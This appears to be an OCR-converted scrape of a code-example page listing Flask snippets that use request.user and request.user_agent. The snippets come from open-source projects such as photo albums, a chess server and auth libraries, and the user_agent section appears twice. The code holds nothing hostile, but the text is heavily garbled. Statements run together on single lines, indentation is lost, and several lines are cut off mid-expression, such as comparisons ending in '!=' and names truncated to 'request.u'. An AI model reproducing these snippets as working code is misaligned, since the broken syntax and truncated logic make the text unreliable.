Project: `maple-We` Author: `hoomaple` File: `router.py` BSD 3-Clause "New" or "Revised" License 6 vc

```
def put(self, pk):
    """
    修改图片信息
    """
    pass
```

Python flask.request.user() Examples The following are code examples for showing how to use `flask.request.user()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) BSD 3-Clause  
["New" or "Revised" License](#)

```
6 vo

def post(self):
    """
新建相册
    """

post_data = request.data
user = request.user
name = post_data.pop('name', None)
description = post_data.pop('description', None) if name is None:
    return HTTP.BAD_REQUEST(message='相册名称不能为空')
album = Album(name=name, user=user)

if description is not None:
    album.description = description
    album.save()

serializer = AlbumSerializer(album)
```

```
return HTTP.OK(data=serializer.data)
```

## Example 2

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

```
6 vo
```

```
def get(self):
```

```
""
```

```
    获取图片列表
```

```
""
```

```
    query_dict = request.data
```

```
    user = request.user
```

```
    page, number = self.page_info
```

```
    keys = ['name', 'description']
```

```
    order_by = gen_order_by(query_dict, keys) filter_dict =  
    gen_filter_dict(query_dict, keys, user=user) album =  
    query_dict.pop('album', None)
```

```
    if album is not None:
```

```
        filter_dict.update(album_id=album)
```

```
    images = Image.query.filter_by(
```

```
        **filter_dict).order_by(*order_by).paginate(page, number) serializer =  
        ImageSerializer(images.items, True) pageinfo = PageInfo(images)
```

```
    return HTTP.OK(data=serializer.data, pageinfo=pageinfo) Example 3
```

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) [BSD 3-Clause](#)  
["New" or "Revised" License](#)

6 vo

```
def put(self, pk):
```

```
    """
```

修改图片信息

```
    """
```

```
    post_data = request.data
```

```
    user = request.user
```

```
    name = post_data.pop('name', None)
```

```
    description = post_data.pop('description', None) image =  
    Image.query.filter_by(id=pk, user=user).get_or_404('图片不存在') if  
    name is not None:
```

```
        image.name = name
```

```
        image.url = os.path.join(image.path, name) if description is not  
        None:
```

```
            image.description = description
```

```
        image.save()
```

```
    serializer = ImageSerializer(image)
```

```
    return HTTP.OK(data=serializer.data)
```

## Example 4

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) [BSD 3-Clause](#)  
["New" or "Revised" License](#)

6 vo

```
def delete(self, pk):
```

```
    """
```

删除图片

```
    """
```

```
    user = request.user
```

```
    image = Image.query.filter_by(id=pk, user=user).get_or_404('图片不存在')  
    serializer = ImageSerializer(image)
```

```
    img_path =
```

```
        os.path.join(current_app.config['UPLOAD_FOLDER_ROOT'],  
        image.url)
```

# 删除原图

```
if os.path.exists(img_path):
```

```
    os.remove(img_path)
```

# 删除缩略图

```
thumb_path =
```

```
        os.path.join(current_app.config['UPLOAD_FOLDER_ROOT'],  
        image.url.replace('photo', 'thumb'))
```

```
if os.path.exists(thumb_path):
```

```
    os.remove(thumb_path)
```

```
image.delete()
```

```
return HTTP.OK(data=serializer.data)
```

## Example 5

Project: *dark-chess* Author: AHAPX File: [decorators.py](#) [GNU General Public License v3.0](#)

6 vo

```
def authenticated(f):
```

```
    @wraps(f)
```

```
    def decorator(*args, **kwargs):
```

```
        token = (request.json or {}).get('auth') or \ request.values.get('auth')  
        or \
```

```
        request.cookies.get('auth')
```

```
        request.user = None
```

```
        request.auth = None
```

```
        if token is not None:
```

```
            user_id = get_cache(token)
```

```
            if user_id:
```

```
                try:
```

```
                    user = User.get(pk=user_id)
```

```
                except User.DoesNotExist:
```

```
                    pass
```

```
                else:
```

```
request.user = user

request.auth = token return f(*args, **kwargs)

return decorator
```

## Example 6

Project: *dark-chess* Author: AHAPX File: [\*decorators.py\* GNU General Public License v3.0](#)

```
6 vo

def with_game(f):

    @wraps(f)

    def decorator(token, *args, **kwargs):

        from game import Game

        try:

            game = Game.load_game(token)

            except errors.GameNotStartedError as exc: data = {

                'type': consts.TYPES[exc.type]['name'],

                'limit': exc.limit,

            }

            if (exc.token):

                data['invite'] = exc.token

            return send_data(data)

            except errors.GameNotFoundError as exc:
```

```
        return send_error(exc.message)

    if game._loaded_by == consts.WHITE:

        if game.model.player_white is not None and
           game.model.player_white !=

            return send_error('wrong user')

        else:

            if game.model.player_black is not None and
               game.model.player_black !=

                return send_error('wrong user')

            return f(game, *args, **kwargs)

    return decorator
```

## Example 7

Project: *dark-chess* Author: AHAPX File: [game.py](#) GNU General Public License v3.0

6 vo

```
def accept(game_id):

    try:

        pool = GamePool.get(GamePool.pk == game_id) except
GamePool.DoesNotExist:

            return send_error('Game not found')

    except Exception as e:

        return send_error('Wrong format')
```

```

if pool.user1 and pool.user1 == request.user: return send_error('You
cannot start game with yourself') with config.DB.atomic():

    pool.player2 = generate_token(True)

    pool.user2 = request.user

    pool.is_started = True

    pool.save()

    game = Game.new_game(
        pool.player1, pool.player2, pool.type_game, pool.time_limit,
        white_user=pool.user1, black_user=pool.user2
    )

    delete_cache('wait_{}'.format(pool.player1)) result = {'game':
        pool.player2}

    result.update(game.get_info(consts.BLACK)) return
    send_data(result)

```

## Example 8

Project: *dark-chess* Author: AHAPX File: [game.py](#) GNU General  
Public License v3.0

```

6 vo

def invited(token):

    try:

        enemy_token, game_type, game_limit =
        get_cache('invite_{}'.format(token)) except:

            return send_error('game not found')

```

```

enemy_user = None

user_id = get_cache('user_{}'.format(enemy_token)) if user_id:
    try:
        enemy_user = User.get(pk=user_id)
    except User.DoesNotExist:
        # TODO: if user not found game will be created with None as white
        # player pass

        user_token = generate_token(True)

        game = Game.new_game(
            enemy_token, user_token, game_type, game_limit,
            white_user=enemy_user, black_user=request.user
        )

        delete_cache('wait_{}'.format(enemy_token))
        result = {'game': user_token}

        result.update(game.get_info(consts.BLACK))
        return send_data(result)

```

## Example 9

Project: *dark-chess* Author: AHAPX File: [auth.py](#) GNU General Public License v3.0

6 vo

```

def recover(token):
    @validated(RecoverValidator)

```

```
def _post( user, data):  
    user.set_password(data['password'])  
    user.save()  
  
    delete_cache(token)  
  
    return send_message('password changed')  
  
user = User.get_by_token(token)  
  
if user:  
    if request.method == 'GET':  
        return send_success()  
  
    elif request.method == 'POST':  
        return _post( user)  
  
    return send_error('token not found')
```

## Example 10

Project: *dark-chess* Author: AHAPX File: [game.py](#) [GNU General Public License v3.0](#)

```
6 vo  
  
def load_game(self, token):  
    try:  
        game = Game.load_game(token)  
    except errors.GameNotStartedError as e:  
        data = {
```

```
'type': consts.TYPES[e.type]['name'],  
  
'limit': e.limit,  
  
}  
  
if (e.token):  
  
    data['invite'] = e.token return data  
  
except errors.GameNotFoundError as e:  
  
    raise errors.APIException(e.message)  
  
if game._loaded_by == consts.WHITE:  
  
    if game.model.player_white is not None and  
    game.model.player_white !=  
  
        raise errors.APIException('wrong user')  
  
    else:  
  
        if game.model.player_black is not None and  
        game.model.player_black !=  
  
            raise errors.APIException('wrong user')  
  
    self.game = game
```

## Example 11

Project: *dark-chess* Author: AHAPX File: [game.py](#) [GNU General Public License v3.0](#)

6 vo

```
def get(self):
```

```
result = []

count = 0

for pool in GamePool.select().where(
    GamePool.is_started == False,
    GamePool.is_lost == False,
    GamePool.player1 is not None,
).order_by(GamePool.date_created.desc()): if pool.user1 and
pool.user1 == request.user: continue

result.append({
    'id': pool.pk,
    'date_created': pool.date_created.isoformat(),
    'user': pool.user1.username if pool.user1 else None,
    'type': consts.TYPES[pool.type_game]['name'],
    'limit': pool.time_limit,
})

count += 1

if count > 9:
    break

return {'games': result}
```

## Example 12

Project: *dark-chess* Author: AHAPX File: [game.py](#) GNU General Public License v3.0

6 vo

```
def post(self, game_id):
    try:
        pool = GamePool.get(GamePool.pk == game_id) except
        GamePool.DoesNotExist:
            raise errors.APINotFound('game')
    except Exception as e:
        raise errors.APIException('wrong format') if pool.user1 and
        pool.user1 == request. user: raise errors.APIException('you cannot
        start game with yourself') pool.player2 = generate_token(True)
        pool.user2 = request. user
        pool.is_started = True
        pool.save()
        game = Game.new_game(
            pool.player1, pool.player2, pool.type_game, pool.time_limit,
            white_user=pool.user1, black_user=pool.user2
        )
        delete_cache('wait_{}'.format(pool.player1)) result = {'game':
            pool.player2}
        result.update(game.get_info(consts.BLACK)) return result
```

### Example 13

Project: *dark-chess* Author: AHAPX File: [game.py](#) GNU General Public License v3.0

6 vo

```
def get(self, token):
    try:
        enemy_token, game_type, game_limit =
            get_cache('invite_{}'.format(toke except:
                                         raise errors.APINotFound('game')
        enemy_user = None
        user_id = get_cache('user_{}'.format(enemy_token)) if user_id:
            try:
                enemy_user = User.get(pk=user_id)
            except User.DoesNotExist:
                # TODO: if user not found game will be created with None as white
                # player pass
        user_token = generate_token(True)
        game = Game.new_game(
            enemy_token, user_token, game_type, game_limit,
            white_user=enemy_user, black_user=request.user
        )
        delete_cache('wait_{}'.format(enemy_token))
    result = {'game':
              user_token}
```

```
result.update(game.get_info(consts.BLACK)) return result
```

## Example 14

Project: *flask-io* Author: *viniciuschiele* File: [\*actions.py\*](#) MIT License

```
6 vo
```

```
def perform_authentication(self):
```

```
"""
```

Perform authentication on the incoming request.

```
"""
```

```
if not self.authenticators:
```

```
    return
```

```
    request.user = None
```

```
    request.auth = None
```

```
    for authenticator in self.authenticators: auth_tuple =  
        authenticator.authenticate() if auth_tuple:
```

```
            request.user = auth_tuple[0]
```

```
            request.auth = auth_tuple[1]
```

```
            break
```

## Example 15

Project: *maple-blog* Author: *honmaple* File: [\*filepath.py\*](#) GNU General Public License v3.0

```
6 vo
```

```
def get(self, bucket):
    data = request.data
    user = request.user
    page, number = self.pageinfo
    bucket = user.buckets.filter_by(
        name=bucket).get_or_404("bucket not found")
    path = request.data.get("path", "/")
    params = filter_maybe(data, {
        "name": "name__contains",
    })
    rootpath = bucket.get_root_path(path)
    paths = rootpath.child_paths.filter_by(**params).paginate(page, number)
    serializer = FilePathSerializer(paths)
    return HTTP.OK(data=serializer.data)
```

## Example 16

Project: *flask-stupe* Author: *numberly* File: [auth.py](#) MIT License

6 vo

```
def auth_required(function):
```

```
    """Decorator checking that the request is made by an authenticated
    user.
```

If you want to use that function, you should set a `before_request` handler that authenticate requests when possible. It must then expose a `user` attribute on the `:obj:`flask.request`` object.

```
.. code-block:: python
```

```
@app.before_request

def get_user():

    token = request.args.get("token") if verify_token(token):

        request.user = {"username": "toto"}
```

A view decorated with `:func:`auth\_required` will be aborted with a status code 401 if the user making the request is not authenticated.

"""

```
@functools.wraps(function)

def __inner(*args, **kwargs):

    if not request.user:

        abort(401)

    return function(*args, **kwargs)

return __inner
```

## Example 17

Project: *flask-stupe* Author: *numberly* File: [auth.py](#) MIT License

6 vo

```
def test_permission_required_with_user_object(app, client):
    class User(object):
        pass

    @app.before_request
    def set_user():
```

```
request.user = User()  
request.user.permissions = get_permissions()  
  
@app.route("/foo")  
  
@permission_required("vip", "secret_stuff") def foo():  
    return "bar"  
  
assert client.get("/foo").status_code == 403  
assert client.get("/foo?permissions=vip").status_code == 200
```

## Example 18

Project: *grouporder* Author: *ErnstHaagsman* File: [users.py](#) [MIT License](#)

```
6 vo  
  
def post(self):  
  
    parser = reqparse.RequestParser()  
  
    parser.add_argument('username', type=str, required=True, help='The desired username. Should be unique '  
                      'within the system')  
  
    parser.add_argument('password', type=str, required=True,  
                      help='Password, please pick something secure')  
    parser.add_argument('fullname', type=str, required=True, help='Your full name')  
  
    parser.add_argument('email', type=str, required=True, help='Your email address')  
  
    args = parser.parse_args()
```

```
try:

    new_user = User.create(args['username'],
                          args['fullname'],
                          args['email'],
                          args['password'])

    return {
        'username': new_user.username,
        'fullname': new_user.fullname,
        'email': new_user.email
    }, 201

except DuplicateUserError:
    abort(409, message='A user with this username already exists')

Example 19
```

Project: *grouporder* Author: *ErnstHaagsman* File: [users.py](#) [MIT License](#)

6 vo

```
def login_required(f):

    @wraps(f)

    def decorated_function(*args, **kwargs):
        auth_string = request.headers['Authorization']

        if not auth_string.lower().startswith('bearer '):
            abort(403)
```

```
token = auth_string[7:] # the bit after 'bearer '  
user = User.from_token(token)  
  
if user is None:  
  
    abort(403)  
  
request.user = user  
  
return f(*args, **kwargs)  
  
return decorated_function
```

## Example 20

Project: *BhagavadGita* Author: *gita* File: [oauth1.py](#) GNU General Public License v3.0

6 vo

```
def tokengetter(self, f):  
  
    """Register a function as the access token getter.
```

The function accepts `client\_key` and `token` parameters, and it returns an access token object contains:

- client: Client associated with this token
- user: User associated with this token
- token: Access token
- secret: Access token secret
- realms: Realms with this access token

Implement the token getter::

```
@oauth.tokengetter

def get_access_token(client_key, token):
    return AccessToken.get(client_key=client_key, token=token)

"""

self._tokengetter = f

return f
```

## Example 21

Project: *BhagavadGita* Author: *gita* File: [oauth1.py](#) GNU General Public License v3.0

6 vo

```
def verifiergetter(self, f):
    """Register a function as the verifier getter.
```

The return verifier object should at least contain a user object which is the current user.

The implemented code looks like::

```
@oauth.verifiergetter

def load_verifier(verifier, token):
    data = Verifier.get(verifier)
    if data.request_token == token:
        # check verifier for safety
    return data
```

```
return data

"""

self._verifiergetter = f

return f
```

## Example 22

Project: *BhagavadGita* Author: *gita* File: [oauth1.py](#) GNU General Public License v3.0

6 vo

```
def verifiersetter(self, f):

    """Register a function as the verifier setter.
```

A verifier is better together with request token, but it is not required. A verifier is used together with request token for exchanging access token, it has an expire time, in this case, it would be a better design if you put them in a cache.

The implemented code looks like::

```
@oauth.verifiersetter

def save_verifier(verifier, token, *args, **kwargs): data = Verifier(
    verifier=verifier['oauth_verifier'], request_token=token,
    user=get_current_user()
)
return data.save()

"""
```

```
self._verifiersetter = f  
return f
```

### Example 23

Project: *BhagavadGita* Author: *gita* File: [oauth1.py](#) GNU General Public License v3.0

6 vo

```
def save_access_token(self, token, request):
```

```
    """Save access token to database.
```

A tokenseetter is required, which accepts a token and request parameters::

```
def tokenseetter(token, request):
```

```
    access_token = Token(
```

```
        client=request.client,
```

```
        user=request.user,
```

```
        token=token['oauth_token'],
```

```
        secret=token['oauth_token_secret'],
```

```
        realms=token['oauthAuthorizedRealms'],
```

```
)
```

```
    return access_token.save()
```

```
    """
```

```
    log.debug('Save access token %r', token)
```

```
self._tokensetter(token, request)
```

## Example 24

Project: *BhagavadGita* Author: *gita* File: [\*oauth1.py\* GNU General Public License v3.0](#)

6 vo

```
def save_verifier(self, token, verifier, request):
```

```
    """Save verifier to database.
```

A verifiersetter is required. It would be better to combine request token and verifier together::

```
def verifiersetter(token, verifier, request): tok =  
    Grant.query.filter_by(token=token).first() tok.verifier =  
    verifier['oauth_verifier']
```

```
tok.user = get_current_user()
```

```
return tok.save()
```

.. admonition:: Note:

A user is required on verifier, remember to attach current user to verifier.

```
"""
```

```
log.debug('Save verifier %r for %r', verifier, token)  
self._verifiersetter(token=token, verifier=verifier, request=request)
```

## Example 25

Project: *BhagavadGita* Author: *gita* File: [\*oauth2.py\* GNU General Public License v3.0](#)

6 vo

```
def tokenseetter(self, f):
```

```
    """Register a function to save the bearer token.
```

The setter accepts two parameters at least, one is token, the other is request::

```
@oauth.tokenseetter
```

```
def set_token(token, request, *args, **kwargs): save_token(token,  
request.client, request.user) The parameter token is a dict, that  
looks like::
```

```
{
```

```
u'access_token': u'6JwgO77PApxsFCU8Quz0pnL9s23016',  
u'token_type': u'Bearer',
```

```
u'expires_in': 3600,
```

```
u'scope': u'email address'
```

```
}
```

The request is an object, that contains an user object and a client object.

```
"""
```

```
self._tokenseetter = f
```

```
return f
```

## Example 26

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) BSD 3-Clause  
[\*"New" or "Revised" License\*](#)

5 vo

```
def post(self):
    """
    登陆
    """

    post_data = request.data

    username = post_data.pop('username', None) password =
    post_data.pop('password', None) remember =
    post_data.pop('remember', True) if username and password:
        user = User.query.filter_by(username=username).first() if user and
        user.check_password(password): user.login(remember)

        serializer = UserSerializer( user)

        return HTTP.OK(data=serializer.data)

    return HTTP.UNAUTHORIZED(message='用户名或密码错误')
```

### Example 27

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def get(self):
    user = request.user
    user.logout()

    return HTTP.OK(message='登出成功')
```

### Example 28

Project: *maple-file* Author: *honmaple* File: [router.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def get(self):
```

```
    """
```

获取相册列表

```
    """
```

```
    query_dict = request.data
```

```
    user = request.user
```

```
    page, number = self.page_info
```

```
    keys = ['name', 'description']
```

```
    order_by = gen_order_by(query_dict, keys) filter_dict =  
    gen_filter_dict(query_dict, keys, user= user) albums =  
    Album.query.filter_by(
```

```
        **filter_dict).order_by(*order_by).paginate(page, number) serializer =  
        AlbumSerializer(albums.items, True) pageinfo = PageInfo(albums)
```

return HTTP.OK(data=serializer.data, pageinfo=pageinfo) **Example 29**

Project: *maple-file* Author: *honmaple* File: [router.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def get(self, pk):
```

```
    """
```

获取具体相册

```
"""\n\nuser = request.user\n\nalbum = Album.query.filter_by(id=pk, user=user).get_or_404('相册不存在')\nserializer = AlbumSerializer(album)\n\nreturn HTTP.OK(data=serializer.data)
```

### Example 30

Project: *maple-file* Author: *honmaple* File: [router.py](#) [BSD 3-Clause](#)  
["New" or "Revised" License](#)

5 vo

```
def delete(self, pk):\n    """
```

删除具体相册

```
"""\n\nuser = request.user\n\nalbum = Album.query.filter_by(id=pk, user=user).get_or_404('相册不存在')\nserializer = AlbumSerializer(album)\n\nalbum.delete()\n\nreturn HTTP.OK(data=serializer.data)
```

### Example 31

Project: *maple-file* Author: *honmaple* File: [router.py](#) [BSD 3-Clause](#)  
["New" or "Revised" License](#)

5 vo

```
def get(self, pk):
    """
    显示图片
    """
    user = request.user
    image = Image.query.filter_by(id=pk, user=user).get_or_404('图片不存在')
    serializer = ImageSerializer(image)
    return HTTP.OK(data=serializer.data)
```

### Example 32

Project: *dark-chess* Author: AHAPX File: [decorators.py GNU General Public License v3.0](#)

5 vo

```
def login_required(f):
    @wraps(f)
    def decorator(*args, **kwargs):
        if getattr(request, 'user', None):
            return f(*args, **kwargs)
        return send_error('not authorized')
    return decorator
```

### Example 33

Project: *dark-chess* Author: AHAPX File: [\*game.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def new():

    @validated(GameNewValidator)

    def _post(data):

        game_type = data['type']

        game_limit = data['limit']

        token = generate_token(True)

        pool = GamePool.create(

            player1 = token,

            user1 = request.user,

            type_game = game_type,

            time_limit = game_limit,

        )

        set_cache('wait_{}'.format(token), (game_type, game_limit))

        return send_data({'game': token})

    if request.method == 'GET':

        result = []

        count = 0

        for pool in GamePool.select().where(
```

```

GamePool.is_started == False,
GamePool.is_lost == False,
GamePool.player1 is not None,
).order_by(GamePool.date_created.desc()): if pool.user1 and
pool.user1 == request.user: continue
result.append({
'id': pool.pk,
'date_created': pool.date_created.isoformat(),
'user': pool.user1.username if pool.user1 else None,
'type': consts.TYPES[pool.type_game]['name'],
'limit': pool.time_limit,
})
count += 1
if count > 9:
break
return send_data({'games': result})

elif request.method == 'POST':
return _post()

```

### **Example 34**

Project: *dark-chess* Author: AHAPX File: [game.py](#) GNU General Public License v3.0

5 vo

```
def games():

    from models import Game

    result = {

        'games': {

            'actives': [],

            'ended': [],

        }
    }

    if request.user:

        games = Game.select().where(
            Game.date_end == None,
            (Game.player_white == request.user) | (Game.player_black ==
            request.u
        )

        for game in games:

            if game.player_white == request.user:
                result['games']['actives'].append(game.white)
            else:
                result['games']['actives'].append(game.black)
            games = Game.select().where(
                Game.date_end != None,
```

```
(Game.player_white == request.user) | (Game.player_black ==  
request.u  
).limit(10)  
  
for game in games:  
  
if game.player_white == request.user:  
  
result['games']['ended'].append(game.white) else:  
  
result['games']['ended'].append(game.black) return send_data(result)
```

### Example 35

Project: *dark-chess* Author: AHAPX File: [auth.py](#) GNU General Public License v3.0

5 vo

```
def register(data):  
  
username = data['username']  
  
password = data['password']  
  
email = data['email']  
  
user = User.add(username, password, email) if email:  
  
token = user.get_verification()  
  
data = {  
  
'username': username,  
  
'url': urljoin(config.SITE_URL, config.VERIFY_URL),  
  
'token': token,
```

```
}

send_mail_template('registration', [email], data=data) return
send_message('registration successful') Example 36

Project: dark-chess Author: AHAPX File: auth.py GNU General Public License v3.0

5 vo

def get_verification():

try:

token = request.user.get_verification()

except Exception as exc:

return send_error(exc.message)

data = {

'username': request.user.username,

'url': urljoin(config.SITE_URL, config.VERIFY_URL),

'token': token,

}

send_mail_template('verification', [request.user.email], data=data)
return send_success()
```

### **Example 37**

Project: *dark-chess* Author: AHAPX File: [auth.py](#) [GNU General Public License v3.0](#)

5 vo

```
def verify(token):  
  
    user = User.get_by_token(token)  
  
    if user:  
  
        user.verify()  
  
        delete_cache(token)  
  
    return send_success()  
  
return send_error('token not found')
```

### **Example 38**

Project: *dark-chess* Author: AHAPX File: [auth.py](#) GNU General Public License v3.0

5 vo

```
def authorized():  
  
    if request.user:  
  
        return send_data({'username': request.user.username})  
    return send_error('not authorized')
```

### **Example 39**

Project: *dark-chess* Author: AHAPX File: [chat.py](#) GNU General Public License v3.0

5 vo

```
def messages():  
  
    @validated(MessageValidator)
```

```
def _post(data):

    message = ChatMessage.create( user=request.user,
        text=data['text']) result = {'message':
        MessageSerializer(message).calc()}

    send_ws(result, consts.WS_CHAT_MESSAGE)

    return send_data(result)

if request.method == 'GET':

    try:

        limit = int(request.args.get('limit', -1)) offset =
        int(request.args.get('offset', -1)) if limit < 0:

            limit = config.DEFAULT_COUNT_MESSAGES

        if offset < 0:

            offset = 0

    except Exception as e:

        log.error(e)

    return send_error('wrong arguments')

    messages = ChatMessage.select()\

        .where(ChatMessage.chat == None)\

        .order_by(-ChatMessage.date_created)\

        .offset(offset)\

        .limit(limit)
```

```
return send_data({  
    'messages': [MessageSerializer(m).calc() for m in messages],  
})  
  
elif request.method == 'POST':  
  
    return _post()
```

## Example 40

Project: *dark-chess* Author: AHAPX File: [game.py](#) GNU General Public License v3.0

```
5 vo  
  
def post(self):  
  
    game_type = self.data['type']  
  
    game_limit = self.data['limit']  
  
    if game_type != consts.TYPE_NOLIMIT and not game_limit: raise  
        errors.APIException('game limit must be set for no limit game')  
    token_game = generate_token(True)  
  
    token_invite = generate_token(True)  
  
    set_cache('invite_{}'.format(token_invite), (token_game, game_type,  
        game_l if request.user:  
  
            set_cache('user_{}'.format(token_game), request.user.pk, 3600)  
            set_cache('wait_{}'.format(token_game), (game_type, game_limit,  
                token_invi return {  
  
        'game': token_game,  
  
        'invite': token_invite,
```

}

## Example 41

Project: *dark-chess* Author: AHAPX File: [game.py GNU General Public License v3.0](#)

5 vo

```
def get(self):
    from models import Game
    result = {
        'games': {
            'actives': [],
            'ended': []
        }
    }
    if request.user:
        games = Game.select().where(
            Game.date_end == None,
            (Game.player_white == request.user) | (Game.player_black ==
            request.user)
        )
        for game in games:
            if game.player_white == request.user:
```

```
result['games']['actives'].append(game.white) else:  
    result['games']['actives'].append(game.black) games =  
    Game.select().where(  
        Game.date_end != None,  
        (Game.player_white == request.user) | (Game.player_black ==  
        request.user),  
        ).limit(10)  
  
for game in games:  
    if game.player_white == request.user:  
        result['games']['ended'].append(game.white) else:  
        result['games']['ended'].append(game.black) return result
```

## Example 42

Project: *dark-chess* Author: AHAPX File: [auth.py](#) GNU General Public License v3.0

```
5 vo  
  
def post(self):  
    username = self.data['username']  
    password = self.data['password']  
    email = self.data['email']  
  
    user = User.add(username, password, email) if email:  
        token = user.get_verification()
```

```
data = {  
    'username': username,  
    'url': urljoin(config.SITE_URL, config.VERIFY_URL),  
    'token': token,  
}  
  
send_mail_template('registration', [email], data=data)  
return 'registration successful'
```

### Example 43

Project: *dark-chess* Author: AHAPX File: [auth.py](#) [GNU General Public License v3.0](#)

5 vo

```
def get(self, token):  
  
    user = User.get_by_token(token)  
  
    if user:  
  
        user.verify()  
  
        delete_cache(token)  
  
    return 'verification completed'  
  
    raise APINotFound('token')
```

### Example 44

Project: *dark-chess* Author: AHAPX File: [auth.py](#) [GNU General Public License v3.0](#)

5 vo

```
def get(self):  
    if request.user:  
        return {'username': request.user.username}  
    raise APIUnauthorized
```

### Example 45

Project: *dark-chess* Author: AHAPX File: [auth.py](#) GNU General Public License v3.0

5 vo

```
def post(self):  
    try:  
        user = User.get(User.email == self.data['email']) except  
        User.DoesNotExist:  
            raise APINotFound('hey email')  
        token = user.get_reset()  
        data = {  
            'username': user.username,  
            'url': urljoin(config.SITE_URL, config.RECOVER_URL),  
            'token': token,  
        }
```

```
send_mail_template('reset', [ user.email], data=data) return 'send  
recover email'
```

## Example 46

Project: *dark-chess* Author: AHAPX File: [auth.py](#) [GNU General Public License v3.0](#)

5 vo

```
def get(self, token):  
  
    user = User.get_by_token(token)  
  
    if not user:  
  
        raise APINotFound('token')  
  
    return 'token is found'
```

## Example 47

Project: *dark-chess* Author: AHAPX File: [auth.py](#) [GNU General Public License v3.0](#)

5 vo

```
def post(self, token):  
  
    user = User.get_by_token(token)  
  
    if not user:  
  
        raise APINotFound('token')  
  
    user.set_password(self.data['password'])  
  
    user.save()
```

```
delete_cache(token)

return 'password changed'
```

### Example 48

Project: *dark-chess* Author: AHAPX File: [\*chat.py\*](#) GNU General Public License v3.0

```
5 vo

def post(self):

    message = ChatMessage.create( user=request.user,
text=self.data['text']) result = {'message':
MessageSerializer(message).calc()}

    send_ws(result, WS_CHAT_MESSAGE)

    return result
```

### Example 49

Project: *flask-maple* Author: honmaple File: [\*middleware.py\*](#) BSD 3-Clause "New" or "Revised"

```
5 vo

License

def preprocess_request(self):

    if current_user is not None:

        request.user = current_user._get_current_object() if request.method
in ["GET", "DELETE"]: request.data = request.args.to_dict()

    else:
```

```
request.data = request.json  
if request.data is None:  
    request.data = request.form.to_dict()
```

## Example 50

Project: *flask-io* Author: *viniciuschiele* File: [\*actions.py\*](#) MIT License

5 vo

```
def perform_authorization(self):
```

```
    """
```

Check if the request should be permitted.

Raises an appropriate exception if the request is not permitted.

```
    """
```

```
    for permission in self.permissions:
```

```
        if not permission.has_permission():
```

```
            if request.user:
```

```
                raise errors.PermissionDenied()
```

```
            else:
```

```
                raise errors.NotAuthenticated()
```

## Python `flask.request.user_agent()` Examples

The following are code examples for showing how to use `flask.request.user_agent()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: zmirror Author: apolatum File: zmirror.py MIT License 6 vc

```
def ip_whitelist_add(ip_to_allow, info_record_dict=None):
    """添加ip到白名单，并写入文件"""
    if ip_to_allow in single_ip_allowed_set:
        return
    dbgprint('ip white added', ip_to_allow, 'info:', info_record_dict)
    single_ip_allowed_set.add(ip_to_allow)
    is_ip_not_in_allow_range.cache_clear()
    append_ip_whitelist_file(ip_to_allow)
    # dbgprint(single_ip_allowed_set)
    try:
        with open(zmirror_root(human_ip_verification_whitelist_log), 'a', encoding='utf-8') as fp:
            fp.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S') + " " + ip_to_allow
                    + " " + str(request.user_agent)
                    + " " + repr(info_record_dict) + "\n")
    except: # coverage exclude
        errprint('Unable to write log file', os.path.abspath(human_ip_verification_log))
        traceback.print_exc()
```

### Example 2

Project: on\_github Author: xungh File: views.py Apache License 2.0 6 vc

```
def _is_msie8or9():
    """Returns ``True`` if and only if the user agent of the client making the request indicates that it is Microsoft Internet Explorer 8 or 9.

    .. note::

        We have no way of knowing if the user agent is lying, so we just make our best guess based on the information provided.

    """
    if request.user_agent.version comes as a string, so we have to parse it
    version = lambda ua: tuple(int(d) for d in ua.version.split('.') + (''))
    return (request.user_agent is not None
            and request.user_agent.version is not None
            and request.user_agent.browser == 'msie'
            and (8, 0) <= version(request.user_agent) < (10, 0))
```

### Example 3

Project: znu Author: cggwir File: maxcross.py GNU Affero General Public License v3.0 6 vc

```
def is_from_browser(user_agent):
    return user_agent.browser in [
        "camino",
        "chrome",
        "firefox",
```

Python flask.request.user\_agent() Examples The following are code examples for showing how to use `flask.request.user_agent()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `zmirror` Author: `aploium` File: [`zmirror.py`](#) [MIT License](#)

6 vo

```
def ip_whitelist_add(ip_to_allow, info_record_dict=None):
    """添加ip到白名单，并写入文件"""
    if ip_to_allow in single_ip_allowed_set:
        return

    dbgprint('ip white added', ip_to_allow, 'info:', info_record_dict)
    single_ip_allowed_set.add(ip_to_allow)

    is_ip_not_in_allow_range.cache_clear()
    append_ip_whitelist_file(ip_to_allow)
    # dbgprint(single_ip_allowed_set)

try:
    with open(zmirror_root(human_ip_verification_whitelist_log), 'a',
              encoding='utf-8') as fp:
        fp.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S') +
                " " + ip_to_all
                + " " + str(request.user_agent)
                + " " + repr(info_record_dict) + "\n") except: # coverage: exclude
```

```
errprint('Unable to write log file',
os.path.abspath(human_ip_verification traceback.print_exc())
```

## Example 2

Project: *oa\_qian* Author: *sunqb* File: [\*views.py\*](#) Apache License 2.0

6 vo

```
def _is_msie8or9():
```

"""Returns ``True`` if and only if the user agent of the client making the request indicates that it is Microsoft Internet Explorer 8 or 9.

.. note::

We have no way of knowing if the user agent is lying, so we just make our best guess based on the information provided.

"""

```
# request. user_agent.version comes as a string, so we have to
# parse it
version = lambda ua: tuple(int(d) for d in ua.version.split('.'))

return (request. user_agent is not None
```

and request. user\_agent.version is not None and request.  
user\_agent.browser == 'msie'

and (8, 0) <= version(request. user\_agent) < (10, 0))

## Example 3

Project: *zou* Author: *cgwire* File: [\*resources.py\*](#) GNU Affero General Public License v3.0

6 vo

```
def is_from_browser( user_agent):
```

```
    return user_agent.browser in [
```

```
"camino",
"chrome",
"firefox",
"galeon",
"kmeleon",
"konqueror",
"links",
"lynx",
"msie",
"msn",
"netscape",
